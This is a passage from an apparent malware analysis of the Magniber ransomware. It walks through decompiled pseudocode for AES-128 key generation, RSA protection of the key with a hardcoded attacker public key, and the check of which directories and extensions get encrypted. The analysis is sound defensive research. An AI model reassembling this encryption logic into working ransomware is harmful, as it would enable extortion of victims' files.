if ( NtAllocateVirtualMemory(-1i64, &allocated_key_mem, 0i64, &key_mem_size, 4096, 4) < 0 )
  return 0i64;
_allocated_key_mem = allocated_key_mem;
_allocated_key_mem1 = allocated_key_mem;
key_size = 16i64;
memset(allocated_key_mem, 0, key_mem_size);
__allocated_key_mem = _allocated_key_mem;
do
{
  __allocated_key_mem = (__allocated_key_mem + 1);
  __allocated_key_mem[-1].m128i_i8[15] = make_pseudo_random(1u, 254u);
  --key_size;
}
while ( key_size );

maybe_iv_size = 16i64;
if ( NtAllocateVirtualMemory(-1i64, &allocated_iv_mem, 0i64, &maybe_iv_size, 4096, 4) < 0 )
  return 0i64;
_allocated_iv_mem = allocated_iv_mem;
iv_size = 16i64;
memset(allocated_iv_mem, 0, maybe_iv_size);
__allocated_iv_mem = _allocated_iv_mem;
do
{
  __allocated_iv_mem = (__allocated_iv_mem + 1);
  __allocated_iv_mem[-1].m128i_i8[15] = make_pseudo_random(1u, 254u);
  --iv_size;
}
while ( iv_size );
```

Both AES key and IV are 16 bytes long, which makes it AES 128.


The range from which the values are selected is 1 to 254, which is yet more narrow than typical 0 to 255.


I conducted and experiment by hooking the function, and checking what is the possible set of the values of one pseudorandom byte from this range. It turns out, that this set has only 67 elements (unlike 255, as it would be for the full BYTE range):

```
{ 5, 9, f, 13, 15, 1d, 20, 23, 2f, 31, 33, 35, 37, 39, 3d, 3f, 41, 45, 47, 49, 4b, 55,
59, 5b, 5d, 61, 62, 63, 64, 69, 6b, 6c, 6f, 72, 79, 7e, 7f, 81, 83, 87, 8f, 90, 91, 93,
97, 99, 9d, 9f, a1, a7, ab, af, b3, c1, c3, cb, cd, d5, e1, e5, e7, e9, eb, f3, f4, f7,
fb }
```


So, in order to generate the key, we are selecting 16 values out of the 67 elements set, which gives 67^16 permutations. It gives 1.6489096e+29. So, although the key is a bit weakened, it is still impossible to brutforce.

Generated AES key and IV:





We can further confirm that the generated key was used to initialize the AES context:



By supplying the dumped data to CyberChef, we can confirm that it is a valid implementation of AES 128, and the used mode is CBC .

The same cipher was used by the old Magniber's edition: yet, its implementation, as well as key generation was very different.


Protecting AES key and IV

Even if the AES key and IV have been generated properly, there is still one point of a possible weakness, and that is about how they are protected.

After the encrypted chunks of the file are being written, there is yet another call to `NtWriteFile`. This time it is used to save the encrypted AES key and IV.


```
master_public_size = 256i64;
_buffer_size = 256i64;
if ( NtAllocateVirtualMemory(-1i64, &_buffer, 0i64, &_buffer_size, 4096, 4) >= 0 )
{
  buffer = _buffer;
  v52 = v86;
  memset(_buffer, 0, _buffer_size);
  memset(master_public_key, 0, 0x204ui64);
  master_public_key[0] = 2048;
  key2_ptr = &master_public_key[1];
  do
  {
    v54 = *(key2_ptr + v52 - &master_public_key[1] + 0x99);
    key2_ptr = (key2_ptr + 1);
    *(key2_ptr - 1) = v54;
    --master_public_size;
  }
  while ( master_public_size );
  *(&master_public_key[128] + 1) = 1;
  HIBYTE(master_public_key[128]) = 1;
  asymmetric_crypto(buffer, &buffer_len, key_and_iv_block, 32u, master_public_key);// protect AES key and IV
  reverse_buffer(buffer, buffer_len);
  memset(&io_status_block3, 0, sizeof(io_status_block3));
  if ( NtWriteFile(hFile2, 0i64, 0i64, 0i64, &io_status_block3, buffer, buffer_len, 0i64, 0i64) >= 0 )
  {
```

The algorithm used to protect them seems to be a custom implementation of RSA (we will verify its correctness further on).




The generated key and IV are stored together in a buffer, and then passed to the asymmetric crypto function.

The ransomware uses attacker's public key that is hardcoded in the binary:



The public key is copied and passed to the function:



Once the buffer containing the AES key and IV is passed to the function, the random padding is appended to it:

```
__int64 __fastcall asymmetric_crypto(
        _BYTE *out_buffer,
        unsigned int *out_buffer_len,
        _BYTE *in_buffer,
        unsigned int in_size,
        _BYTE *master_public_key)
{
  unsigned int i; // [rsp+30h] [rbp-118h]
  unsigned int block_size; // [rsp+34h] [rbp-114h]
  unsigned int res; // [rsp+3Ch] [rbp-10Ch]
  char padded_data[264]; // [rsp+40h] [rbp-108h] BYREF

  block_size = (*master_public_key + 7) / 8u;    // retrieve the block size
  if ( in_size + 11 > block_size )
    return 0x1002i64;

  padded_data[0] = 0;
  padded_data[1] = 2;
  for ( i = 2; i < block_size - in_size - 1; ++i )
    padded_data[i] = make_pseudo_random(1u, 0xFEu);
  padded_data[i] = 0;

  append_to_block(&padded_data[i + 1], in_buffer, in_size);
  res = apply_assymetric_crypto(out_buffer, out_buffer_len, padded_data, block_size, master_public_key);
  _memset(padded_data, 0, 0x100ui64);            // clear the data buf
  return res;
}
```

Inside the function denoted as `apply_assymmetric_crypto` we can see some building blocks typical for RSA:

```
__int64 __fastcall apply_assymetric_crypto(
        _BYTE *buffer,
        unsigned int *buffer_len,
        BYTE *padded_data,
        int block_size,
        _DWORD *hardcoded_rsa_key)
{
  unsigned int rsa_pub_n_size; // [rsp+30h] [rbp-458h]
  int rsa_pub_e_size; // [rsp+34h] [rbp-454h]
  DWORD rsa_pub_n[68]; // [rsp+40h] [rbp-448h] BYREF
  DWORD padded_data_m[68]; // [rsp+150h] [rbp-338h] BYREF
  int rsa_pub_e[68]; // [rsp+260h] [rbp-228h] BYREF
  int out_buf[70]; // [rsp+370h] [rbp-118h] BYREF

  fill_dword_buf(padded_data_m, 65, padded_data, block_size);
  fill_dword_buf(rsa_pub_n, 65, hardcoded_rsa_key + 1, 256);
  fill_dword_buf(rsa_pub_e, 65, hardcoded_rsa_key + 65, 256);// e = 0x10001
  rsa_pub_n_size = remove_0_padding(rsa_pub_n, 65);
  rsa_pub_e_size = remove_0_padding(rsa_pub_e, 65);
  if ( compare_buffers(padded_data_m, rsa_pub_n, rsa_pub_n_size) >= 0 )
    return 4097i64;
  protect_by_assymetric_crypt(out_buf, padded_data_m, rsa_pub_e, rsa_pub_e_size, rsa_pub_n, rsa_pub_n_size);
  *buffer_len = (*hardcoded_rsa_key + 7) / 8u;  // block size
  copy_to_dword_buf(buffer, *buffer_len, out_buf, rsa_pub_n_size);
  _memset(out_buf, 0, 0x104ui64);
  _memset(padded_data_m, 0, 0x104ui64);
  return 0i64;
}
```

The prepared data, containing the AES key and IV are encrypted, and then copied to the output buffer.

Verifying the RSA implementation

Verifying the RSA implementation by static analysis may be a laborious tasks. So, I am gonna use a shortcut. I will dump the data involved in the encryption process: n – key, e – exponent, and m – message, and repeat the encryption with the help of public tools, where I am sure the RSA has been implemented correctly. If I can obtain the same ciphertext, it means that the implementation in the malware is valid.

I hooked the function `apply_assymmetric_crypto` and dumped the elements listed below. Full code of the loader can be found here.

Mind the fact that the order of bytes in the dumped buffer needs to be reversed. This can be done conveniently with CyberChief. Example here.

RSA key components:

e = `10001`

n = `c6 c2 f7 3c 03 46 3d 1b 4e 3e a9 03 bb 4d 3a 6c cb f3 88 cf 53 5b 43 cb 75 17 97 8a 73 c6 88 01 46 ba cd 65 69 bf ef 20 f0 0a b2 a7 99 6d 3c 87 f1 a5 21 94 c1 53 1f 8c b6 69 3d 7e d0 d4 a4 ba 63 d1 37 8e 0f af 4b b5 71 4e 58 d0 7e 64 a0 2f 4d 16 43 fa 9f 51 19 b3 99 5d 7c 7d 66 e0 62 06 d3 cd 1c 63 76 5e 25 64 84 a1 dc 1e 09 84 e6 76 e3 48 aa a7 c3 66 e2 28 9f 3c 81 64 5b 6a 04 3d 92 e7 bf e9 65 39 c3 f6 53 fa 70 96 11 15 a5 50 75 76 e7 31 94 53 7c e6 5a bb 75 19 7a 6f 21 3b e0 db 42 cb 9f c7 d2 04 80 70 e8 83 d5 35 1e a7 40 ef d6 42 8c 2e 5e de f0 c9 51 fe 80 0f 6b 0b 16 13 3e 2b f1 e2 12 d9 58 8b 18 47 77 b2 2f 83 53 d6 a9 74 99 18 e2 ec 14 36 d1 6a bd 5c 00 77 ae 7f 52 26 7b e9 04 02 a8 e1 12 53 50 6c b8 34 2d da 11 bd c6 c4 b7 d9 19 02 16 9b 32 b4 1f 15`

Content to be encrypted: random AES key + IV (hilighted) + padding:


m = `00 02 ab 7e 91 79 c1 59 64 2f 7e af 7f c1 59 eb 13 7e af 7f 33 59 b3 0f 79 a1 1d 31 37 b3 0f 8f 9d 1d 35 81 c3 0f 6f 91 ab e1 81 64 41 6f 91 79 e1 81 64 2f 7e 91 7f 33 59 eb 13 79 af 7f 33 37 b3 13 35 59 e7 72 41 f7 eb e5 f4 fb 72 41 f7 93 39 f4 fb ab eb f7 6f 91 ab e1 81 64 41 6f 91 79 c1 81 64 13 7e af 7f 33 72 41 f7 93 e5 f4 fb ab eb 41 6f 91 ab e1 81 64 41 6f 91 79 e1 81 64 2f 7e cd 99 e7 09 97 33 3d 61 3f 79 45 97 33 93 e5 f4 fb ab 41 f7 93 39 ab fb 81 64 41 6f 91 79 c1 81 64 13 7e af 7f 33 37 eb 13 8f a1 1d 31 55 b3 0f 6c e7 c3 35 81 cb cb 6c e7 5d 5b 20 99 b3 ab 83 90 15 69 05 b3 49 5b 8f 62 59 79 0f 49 b3 15 7f 63 41 6c e7 5d 33 20 99 41 ab 33 5d 33 a7 00` **`f7 93 39 ab e1 81 64 13 7e af 7f 31 37 b3 cb 6c e7 63 3d 05 b3 4b b3 8f 62 6b 59 e9 61 09 f3 33`**

The resulting ciphertext:

c = `11 2d 19 b0 82 4b 0b 24 88 e8 b7 db 00 1e 84 ef 92 6a b6 1c f2 90 49 df 42 e3 f2 c9 1a e0 9d 92 52 24 00 ad 09 5b 0a 85 0d 68 20 a2 ed 48 f1 2e 88 23 70 d5 d8 15 57 58 ef 94 34 9a 4c 12 79 0f 42 3c bc 5b 0a d1 5b 25 97 ce 67 8a d2 90 4a 87 e1 a8 6c 01 ca 1e 27 f9 4c 62 2a eb 58 89 d9 0e 02 65 9f 42 db 03 f1 7c bf d8 6f eb 09 42 e6 13 d6 e8 82 d6 05 7c c2 26 90 1c 89 2c 70 25 17 a0 7f 23 a1 4e b8 5a 16 f4 53 f8 aa 72 b1 2e 9b 04 1c 4e 33 a3 96 be f1 6f 0e 81 c5 91 3e 49 a2 0e cd 47 75 33 0d 67 6d f9 01 79 8d 43 3b bb 07 ac cf 12 ef ef eb 87 77 4b 9a fa 98 48`

```
d5 1f cf 43 47 05 7f 6b da 16 f3 57 a7 39 f0 78 ec db a6 7e db 64 33 1c a6 b6 a0
8c 3c e5 8a d0 e6 ec da c5 b5 41 69 78 b5 e6 e1 f1 73 6e 5f d6 f7 69 64 16 32 1a
ac 02 ee 5e 34 0f 7d f2 d0 cc 3b 55 10 60
```

Reproducing the steps with a public tool, at: https://www.boxentriq.com/code-breaking/modular-multiplicative-inverse :



We can see that indeed, our output is identical like the one generated by the malware, so the RSA implementation is correct. No luck this time!

However, since the malware doesn't generate a new keypair per each victim, and only uses the RSA key hardcoded in the sample, it may be possible to reuse the private key once purchased from the attacker, and share it with other victims of the identical sample.

What is encrypted

During the check with the help of FLOSS, we found in some directories hardcoded in the shellcode, that will be excluded from the encryption:

```
FLOSS static Unicode strings
[...]
documents and settings
appdata
local settings
sample music
sample pictures
sample videos
tor browser
recycle
windows
boot
intel
msocache
perflogs
program files
programdata
recovery
system volume information
winnt
[...]
```

This list is being used at the beginnign of the function responsible for encrypting directory content:

```
total_enc_bytes = 0i64;
found_files = 0;
enc_files_cntr = 0;
v84[1] = 0i64;
shellcode_data_ptr = get_shellcode_data_ptr();
_shc_data = shellcode_data_ptr;
if ( is_excluded_dir(dir_name) )
  return 0i64;
```

Yet, our extracted list of strings didn't contain the attacked extensions – althougt it was clear during the behavioral analysis that not all files are encrypted. Let's have a closer look at how this distinction is being made:

```
ext_hash = calculate_extension_hash(filename);
if ( check_if_attacked_extension(ext_hash, ext_flag) )
{
  enc_size = encrypt_file(filename);
